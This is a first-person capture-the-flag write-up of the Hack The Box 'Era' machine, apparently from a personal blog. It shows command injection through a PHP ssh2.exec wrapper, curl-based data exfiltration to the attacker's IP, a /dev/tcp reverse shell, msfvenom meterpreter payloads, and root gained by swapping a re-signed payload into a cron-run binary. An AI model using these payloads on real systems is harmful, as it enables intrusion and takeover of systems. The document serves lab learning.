Time to get googling again, I did find a blog about abusing the zip wrapper and to my surprise, when searching if I can abuse the ssh2 wrapper I got results on how to own the HTB Era machine. Phew. Those write-ups clearly violate the TOS and spoil it a bit for me. Well, at least I now did know I was on the right track.
Abusing ZIP
Thanks to the leaks, I already did know the ssh2 wrapper may be key in success. But there may be more ways to get in. I tried ideas from the blog linked above and some from PayloadAllTheThings.
I could write a long story here on what I did try and what not. To make it short. It did not work. I suspect the main reason was the file content not being rendered as output.
But I realized I am able to escape the automatically appended filename by turning it into yet another query parameter, e.g. http://file.era.htb/download.php?id=4375&show=true&format=http://10.10.14.13:8000/test.html?q=
will create a file download.php with the content
Opening: http://10.10.14.13:8000/test.html?q=files/flag.txt
This may come in handy later.
Abusing SSH2
Back to the docs. ssh2:// support an ssh2.shell and ssh2.exec to either open a shell or
execute something on an ssh server.
ssh2.exec://user:pass@example.com:22/usr/local/bin/somecmd
What happens if I point this to my local machine? First, I did start a netcat listener on port 22 to see if there are incoming connections.
# sudo as this is a 'privileged' port
sudo nc -lvnp 22
http://file.era.htb/download.php?id=6076&show=true&format=ssh2.exec://test:test@10.10.14.9:22/usr/bin/curl%20http://10.10.14.9:8000/index.html%26q=
I did expect an incoming connection. Instead, the system hung, and I got a gateway timeout. This indicated the ssh2 wrapper may be working.
I also tried:
http://file.era.htb/download.php?id=6076&show=true&format=ssh2.exec://yuri:mustang@10.10.11.79:22/usr/bin/curl%20http://10.10.14.9:8000/index.html%26q=

http://file.era.htb/download.php?id=6076&show=true&format=ssh2.exec://yuri:mustang@localhost:22/usr/bin/curl%20http://10.10.14.9:8000/index.html%26q=
with no success.
However, at the end I was quite sure to have found the entry point to be as follows: Point the ssh2.exec wrapper against the webserver, run a command there and spawn a reverse shell.
This was the second session I had with this box. The first session did take me to register a user and enumerate the files. It took about 2 hours. This second session took most likely something about 4 hours. I now took a break for nearly a week. I did not stop thinking about misusing the ssh2 wrapper and reading the docs.
Returning from a week-long break, I recapitulated what I know about this possible point of entry so far:
ssh2.execto an external system results in a timeout- the server has no open ssh port (22)
- I do have two users with passwords
- yuri can use ftp and is most likely a server user
- eric cannot use ftp
- There is no shell login on the server, I need a reverse shell
I did this in writing like above. And while writing, I realize a possible mistake I made. I tried to connect to the webserver via its IP and not via localhost. However, the port scan did show no open port 22 for this IP. It may only be reachable to localhost.
This time I started up ZAP as a proxy and not burpsuite.
They have both their usages. I tend to use ZAP over burp as it is free and open source. The UI is a bit aged but I tend to find it more informative - I do not have to switch so many tabs and can keep multiple windows open.
All requests shown were run within ZAP supplying a valid session cookie
I used ZAP to send requests like
https://file.era.htb/download.php?id=150&show=true&format=ssh2.exec://$user:$password@localhost:22/usr/bin/curl%20http://10.10.14.9:8000/ssh.html%20%26%26&q=
I had a webserver running on my attacker machine and was hoping for a connection to it via curl. I did try the following combinations:
- eric:america
- yuri:mustang
- test:test
- no user:pass at all
There was no connection.
But when I looked at the timings I got a clue:

While calling an external system using ssh2.exec resulted in a gateway timeout (not shown) and using a most likely unknown user on localhost (test:test) took more than 3 seconds to finish. Using yuri or eric with the correct passwords took less than 500 milliseconds to finish. Using no username and password at all was even below 50 milliseconds.
Hypothesis
ssh2.execis blocking- external systems are not reachable
- an unknown user takes longer as authentication fails
- known user works fail when the command is executed
- no user fails fast as no login is tried, and it fails directly, either by not doing an ssh login or getting an error
Test
- Use
ericandyuri(known users) with wrong passwords
Result
- took more than 3 seconds
Conclusion
ssh2.exeworksericandyurican log in- running
curlfails
What happens if I supply only the curl command without any path? Again, readout is a connection to our webserver.
The payload will be:
ssh2.exec://eric:america@localhost:22/curl http://10.10.14.9:8000/ssh.html &&&q=
The idea was to run curl and then add the filename after a && to make sure our command is unaltered. However, to do this, I had to URL-encode this, resulting in:
http://file.era.htb/download.php?id=150&show=true&format=ssh2.exec://eric:america@localhost:22/curl%20http://10.10.14.9:8000/ssh.html%20%26%26&q=
And on my http server I got
10.10.11.79 - - [09/Aug/2025 13:13:15] code 404, message File not found
10.10.11.79 - - [09/Aug/2025 13:13:15] "GET /ssh.html HTTP/1.1" 404 -
Yes, I got a connection back. Now let’s see what I can do.
Can I run id to confirm I’m eric?
http://file.era.htb/download.php?id=150&show=true&format=ssh2.exec://eric:america@localhost:22/curl%20http://10.10.14.9:8000/$(id)%20%26%26&q= HTTP/1.1
results in
10.10.11.79 - - [09/Aug/2025 13:15:40] code 404, message File not found
10.10.11.79 - - [09/Aug/2025 13:15:40] "GET /uid=1000(eric) HTTP/1.1" 404
But this is not the whole id output. I needed to encode it before sending it as a readout
# command to send, piping the output of id throug base64
id|base64
# url encoded command %7 is |
=> id%7Cbase64
and then put it as payload into the request
http://file.era.htb/download.php?id=150&show=true&format=ssh2.exec://eric:america@localhost:22/curl%20http://10.10.14.9:8000/$(id%7Cbase64)%20%26%26&q= HTTP/1.1
receiving requests looked like this
10.10.11.79 - - [09/Aug/2025 13:16:25] code 404, message File not found
10.10.11.79 - - [09/Aug/2025 13:16:25] "GET /dWlkPTEwMDAoZXJpYykgZ2lkPTEwMDAoZXJpYykgZ3JvdXBzPTEwMDAoZXJpYyksMTAwMShkZXZz HTTP/1.1" 404 -
Doing this for yuri and eric, followed by decoding I got the following
uid=1000(eric) gid=1000(eric) groups=1000(eric),1001(devs)
uid=1001(yuri) gid=1002(yuri) groups=1002(yuri)
eric seems to have more rights. So he is my first target for a reverse shell.
As I want to learn meterpreter a bit more I decided to create a binary payload with msfvenom and supply a command to download and run the reverse shell.
# generate payload
$ msfvenom -p linux/x86/meterpreter_reverse_http LHOST=10.10.14.9 LPORT=4444 --format elf > shell

# create command
curl http://10.10.14.9:8000/shell -o /tmp/shell && chmod +x /tmp/shell && /tmp/shell

# execute request with URL-encoded commadn
http://file.era.htb/download.php?id=150&show=true&format=ssh2.exec://eric:america@localhost:22/curl%20http://10.10.14.9:8000/shell%20-O%20/tmp/shell%20&&%20chmod%20+x%20/tmp/shell%20&&%20/tmp/shell%20%26%26%20&q= HTTP/1.1
My running listener did not catch a shell. It also did not help to call /tmp/shell directly.
Maybe this was a bit too complex for now. I decided to be more basic and jumped to www.revshells.com to create a URL-encoded payload for a linux reverse shell. I picked the first one
# plain text
sh -i >& /dev/tcp/10.10.14.9/7777 0>&1
# url encoded
sh%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.9%2F7777%200%3E%261
I started a listener with
nc -lvnp 7777
and run this request via ZAP
http://file.era.htb/download.php?id=150&show=true&format=ssh2.exec://eric:america@localhost:22/$(sh%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.9%2F7777%200%3E%261)%20%26%26%20&q=
and got a reverse shell back.
Finally, in the system!
It was not as straightforward as this might read. First, I started the listener on the wrong port and did not get back anything. Knowing myself, I double checked the payload IP and port and the listener and then tried again.
In the sytem
Running ls did show me two things: user.txt and shell. user.txt contains the user flag. Entering this gave a nice dopamine kick, maybe even endorphines. The shell file was my payload. Turned out I messed up the curl command.
Anyway, I still had the meterpreter listener running via msfconsole. Why not use it? I moved the file to /tmp and executed it. And I got a meterpreter shell back. Meterpreter offers some comfort tools, like getsytem where it tries to escalate privileges. Sadly, I learned this is only available for Windows (and I never have used it successfully).
I decided to drop the meterpreter shell and reduce complexity. I upgraded my reverse shell to be interactive and checked if I can run sudo:
# upgrading my shell
$ python3 -c 'import pty; pty.spawn("/bin/sh")'
# now I can run commands like sudo -l
$ ls -la
ls -la
total 28
drwxr-x--- 5 eric eric 4096 Aug  9 11:48 .
drwxr-xr-x 4 root root 4096 Jul 22 08:42 ..
lrwxrwxrwx 1 root root    9 Jul  2 09:15 .bash_history -> /dev/null
-rw-r--r-- 1 eric eric 3771 Jan  6  2022 .bashrc
drwx------ 2 eric eric 4096 Sep 17  2024 .cache
drwxrwxr-x 3 eric eric 4096 Jul 22 08:42 .local
drwx------ 2 eric eric 4096 Sep 17  2024 .ssh
-rw-r----- 1 root eric   33 Aug  9 10:44 user.txt
$ sudo -l
sudo -l
[sudo] password for eric: america

Sorry, user eric may not run sudo on era.
$
No, I am not allowed any sudo action.
Privilege Escalation
As this is an HTB box, let’s use linPEAS to enumerate. No need to be careful here.
I supplied it via the webserver on my attacking machine, downloaded it and run it:
$ curl -o peas.sh http://10.10.14.9:8000/linpeas.sh
$ chmod +x peas.sh
$ ./peas.sh
I will not supply the whole output of the enumeration, only the parts I found interesting:
╔══════════╣ Searching folders owned by me containing others files on it (limit 100)
-rw-r----- 1 root eric 33 Aug  9 10:44 /home/eric/user.txt

╔══════════╣ Readable files belonging to root and readable by me but not world readable
-rw-r----- 1 root eric 33 Aug  9 10:44 /home/eric/user.txt
-rwxrw---- 1 root devs 16544 Aug  9 12:18 /opt/AV/periodic-checks/monitor
-rw-rw---- 1 root devs 103 Aug  9 12:18 /opt/AV/periodic-checks/status.log

╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 19K Feb 26  2022 /usr/libexec/polkit-agent-helper-1
-rwsr-xr-x 1 root root 71K Feb  6  2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44K Feb  6  2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 40K Feb  6  2024 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 47K Apr  9  2024 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 55K Apr  9  2024 /usr/bin/su
-rwsr-xr-x 1 root root 35K Apr  9  2024 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 72K Feb  6  2024 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 59K Feb  6  2024 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 35K Mar 23  2022 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 227K Jun 25 12:48 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 31K Feb 26  2022 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-4034
-rwsr-xr-x 1 root root 148K Jan 15  2025 /usr/lib/snapd/snap-confine  --->  Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-r-sr-xr-x 1 root root 14K Jun 30 11:26 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 15K Jun 30 11:26 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-xr-- 1 root messagebus 35K Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 331K Apr 11 12:05 /usr/lib/openssh/ssh-keysign

╔══════════╣ SGID
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
-rwxr-sr-x 1 root shadow 71K Feb  6  2024 /usr/bin/chage
-rwxr-sr-x 1 root crontab 39K Mar 23  2022 /usr/bin/crontab
-rwxr-sr-x 1 root shadow 23K Feb  6  2024 /usr/bin/expiry
-rwxr-sr-x 1 root _ssh 287K Apr 11 12:05 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 23K Jun 12 14:45 /usr/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 27K Jun 12 14:45 /usr/sbin/unix_chkpwd
suid and sgid files can be checked with GTFOBins for privilege escalation. It’s always worth looking over them. But here I was more fascinated with
╔══════════╣ Readable files belonging to root and readable by me but not world readable
-rw-r----- 1 root eric 33 Aug  9 10:44 /home/eric/user.txt
-rwxrw---- 1 root devs 16544 Aug  9 12:18 /opt/AV/periodic-checks/monitor
-rw-rw---- 1 root devs 103 Aug  9 12:18 /opt/AV/periodic-checks/status.log
and decided to look into /opt/AV/periodic-checks:
$ ls -lha
ls -lha
total 32K
drwxrwxr-- 2 root devs 4.0K Aug  9 12:30 .
drwxrwxr-- 3 root devs 4.0K Jul 22 08:42 ..
-rwxrw---- 1 root devs  17K Aug  9 12:30 monitor
-rw-rw---- 1 root devs  103 Aug  9 12:30 status.log
$ cat status.log
cat status.log

[*] System scan initiated...
[*] No threats detected. Shutting down...
[SUCCESS] No threats detected.
$ cat status.log
cat status.log

[*] System scan initiated...
[*] No threats detected. Shutting down...
[SUCCESS] No threats detected.
$ ./monitor
./monitor
/bin/sh: 33: ./monitor: Permission denied
$
Hmm… monitor is a binary file, the status.log content shows no timestamps: While I (eric) can write to both files, I cannot execute monitor.
Assumption
monitor is called regularly and writes status.txt
I could have verified this by looking at the file timestamps. Or searching for cronjobs. Or checking for
monitorprocesses. However, this feels like the way to achieve root access to this box. It feels very HTB typical.
Hypothesis What happens if I replace monitor with my already uploaded meterpreter shell? It should be a root shell as only root can execute monitor.
Expectation Getting a reverse shell to a running listener, when monitor is run by root.
I first created a backup of the monitor file, then overwrote it. And I got no shell.
$ ls -lha
ls -lha
total 1.2M
drwxrwxr-- 2 root devs 4.0K Aug  9 12:34 .
drwxrwxr-- 3 root devs 4.0K Jul 22 08:42 ..
-rwxrw---- 1 root devs 1.1M Aug  9 12:34 monitor
-rwxrw---- 1 eric eric  17K Aug  9 12:32 monitor.bak
-rw-rw---- 1 root devs  287 Aug  9 12:34 status.log
The timestamp on status.log was updated.
$ cat status.log

objcopy: /opt/AV/periodic-checks/monitor: can't dump section '.text_sig' - it does not exist: file in wrong format
[ERROR] Executable not signed. Tampering attempt detected. Skipping.
This would have been too easy to be working. After all it is a medium box.
I decided to download the monitor file. For this I started a webserver on the target while being in the directory containing the file.
$ python3 -m http.server 9999
Then I downloaded the file via curl to my attacking machine. I looked at the man page of objcopy and decided to take a look at the .text_sig signature.
# extract .test_sig to sig
parrot era/srv » objcopy --dump-section .text_sig=sig monitor                                                                                1 ↵
parrot era/srv » ls
linpeas.sh  monitor  payload.php  shell  sig
# look into the .test_sig content
parrot era/srv » cat sig
0��0��1	*�H��
 	`�He0
1��0��0g0O10U	*�H��

Era Inc.10U
        yurivich@era.commcJ��ᓡ�H� _�����
                                        0
�j�P��z�$1��)$������u��3�^��f��Z(d�S�w\�郮�=,6p0�Z�ٮ(Ͽuێ@)Uɾ���n��5�0�m�Pt�N�D
W��/K^�k"-���,}��E�����S��%q����8#�XЍϺ3m ���}NI�g
�l��kܪ�l*���yD��zno.��^A��]��G�%                                                parrot era/srv »
This looks like a signature. Can I somehow steal this?
According to https://www.blackhillsinfosec.com/advanced-msfvenom-payload-generation/ msfvenom can use templates creating a payload when supplied by the -x flag.
parrot era/srv » msfvenom -p linux/x86/meterpreter_reverse_http LHOST=10.10.14.9 LPORT=4444 -x monitor --format elf > shell
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 1137332 bytes
Final size of elf file: 1137332 bytes
parrot era/srv » ls
linpeas.sh  monitor  payload.php  shell  sig
# verify .text_sig present
parrot era/srv » objcopy --dump-section .text_sig=sig_shell shell
objcopy: shell: can't dump section '.text_sig' - it does not exist: file in wrong format
That did not work. But what does file has to say about monitor?
monitor: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=45a4bb1db5df48dcc085cc062103da3761dd8eaf, for GNU/Linux 3.2.0, not stripped
Nothing spectacular.
Searching for .text_sig brought me to this project: linux-elf-binary-signer
This needs a key, and a x509 certificate. Wait, I had found a signature.zip file. This feels like I need to use this to sign my reverse shell to be able to execute it.
But I was not able to find an x509 certificate in the archive. Only instructions on how to create.
[ req ]
default_bits = 2048
distinguished_name = req_distinguished_name
prompt = no
string_mask = utf8only
x509_extensions = myexts

[ req_distinguished_name ]
O = Era Inc.
CN = ELF verification
emailAddress = yurivich@era.com

[ myexts ]
basicConstraints=critical,CA:FALSE
keyUsage=digitalSignature
subjectKeyIdentifier=hash
authorityKeyIdentifier=keyid
I decided to hunt for the elf-sign binary, and the certificate on the target machine.
I truly wish I had read the whole README of the
linux-elf-binary-signerproject. Or at least would have also opened thekey.pemfile directly.
find / -type f -iname "elf*" 2>/dev/null
No results when running this as eric. But what about yuri? Becoming yuri via su - yuri was possible as I did know yuri’s password.
No luck here as well. For measures, I ran linPEAS as yuri as well. It did not reveal new information.
Then I searched for ` *.pem` files
find / -type f -iname "*.pem" 2>/dev/null
and did not find anything promising. Neither as yuri nor as eric.
While I did not find pem files, reading the manual helped
In the key.pem file certificate and key are present, and we can just take the same file twice. I downloaded the source code and built the linux-elf-binary-signer project on my attacker machine.
And if I had created the reverse shell payload for a x64 architecture instead of an x86 architecture directly, I would have been nearly done here. So it took me a while to interpret the error message about a long number not supported and bad message. In the end I signed a copy of the
lsbinary to make sure the signing process is working at all. It did. And this tipped me off.
# create payload
$ msfvenom -p linux/x86/meterpreter_reverse_http LHOST=10.10.14.9 LPORT=4444 -x monitor --format elf -o test
# sign paylaod, sha1 because the file command on monitor did show a sha1 sig
./elf-sign sha1 key.pem key.pem test test.sign
On the target I then downloaded the signed payload, replaced the monitor file with it and caught myself a reverse meterpreter shell via the exploit/multi/hander module of metasploit. And I was got the system flag.
msfvenomandmsfconsoleare part of the metasploit framework. This framework helps with a big list of ready-to-use exploits and other modules. Personally I’m not sure how much time I should invest in learning it very deep. But knowing how to use it helps, I think.
What a relief, what a journey. Next was getting my dopamine kick by entering the flag and getting the badge. Then cleanup and some celebrating.
The third session took about 2.5 hours and was supported by a chilled music playlist.
Conclusion
I hope you enjoyed reading this writeup. My personal key takeaways are:
- Notes help
- I need to double-check what I do and what I did
- I do not have to feel stressed. Such a box is not a race (at least for me)
- I learned quite a lot
- LLMs can help as sparing partner, but I actually prefer humans over them. Humans tend to stop one if one is in over one’s head
- Writing such a writeup takes time. Even if the notes are there.
- Writing write-ups helps reflect on the things done and offers a lot of potential to learn.